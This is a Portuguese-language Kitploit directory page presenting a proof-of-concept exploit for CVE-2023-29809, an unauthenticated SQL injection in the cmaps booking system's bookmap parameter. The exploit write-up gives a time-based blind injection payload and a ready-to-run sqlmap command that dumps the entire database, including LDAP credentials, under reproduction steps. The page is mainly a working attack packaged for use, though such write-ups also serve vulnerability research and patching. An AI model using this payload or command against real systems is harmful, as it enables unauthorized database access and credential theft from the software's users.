Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-29809 — Prova de conceito de exploit para CVE-2023-29809: injeção SQL não autenticada no sistema de reservas cmaps. Demonstra injeção cega baseada em tempo e fornece comando sqlmap para extração de banco de dados. | Kitploit
Ferramentas/GitHubGitHub/zprototype/cve-2023-29809
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Penetração
GitHubzprototype/cve-2023-29809

CVE-2023-29809

Prova de conceito de exploit para CVE-2023-29809: injeção SQL não autenticada no sistema de reservas cmaps. Demonstra injeção cega baseada em tempo e fornece comando sqlmap para extração de banco de dados.

Ver Repositório
1124há 3 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    331

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Título do Exploit: Injeção de SQL não autenticada

  • Google Dork:
  • Data: 27.04.2023
  • Autor do Exploit: Lucas Noki (0xPrototype)
  • Página inicial do fornecedor: https://github.com/vogtmh
  • Link do software: https://github.com/vogtmh/cmaps
  • Versão: 8.0
  • Testado em: Mac, Windows, Linux
  • CVE : CVE-2023-29809

Descrição:

A vulnerabilidade encontrada é uma injeção de SQL. O parâmetro bookmap é vulnerável. Ao visitar a página: http://192.168.0.56/rest/booking/index.php?mode=list&bookmap=test obtemos a resposta JSON normal. Porém, se uma aspa simples for adicionada ao valor do parâmetro bookmap, obtemos uma mensagem de erro:

<b>Warning</b>: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>/var/www/html/rest/booking/index.php</b> on line <b>152</b><br />

Agora, se duas aspas simples forem adicionadas, obtemos a resposta normal sem erro. Isso confirma a oportunidade para injeção de SQL. Para realmente provar a injeção de SQL, adicionamos o seguinte payload:

'-(select*from(select+sleep(2)+from+dual)a)--+


A página sofrerá um atraso de dois segundos. Isso confirma a injeção de SQL.

Passos para reproduzir:

  1. Envie o seguinte payload para testar a vulnerabilidade: '-(select*from(select+sleep(2)+from+dual)a)--+

  2. Se o site atrasou por dois segundos, execute o seguinte comando sqlmap para extrair todo o banco de dados, incluindo as credenciais LDAP.

    python3 sqlmap.py -u "http://<IP>/rest/booking/index.php?mode=list&bookmap=test*" --random-agent --level 5 --risk 3 --batch --timeout=10 --drop-set-cookie -o --dump
    

Agradecimento especial ao iCaotix, que me ajudou muito a configurar o ambiente e também a depurar meu payload.

Solicitação ao servidor:

Screenshot 2023-04-30 at 22.23.51

Resposta do servidor:

Observe o tempo de resposta.

Screenshot 2023-04-30 at 22.24.35
Baixar ferramenta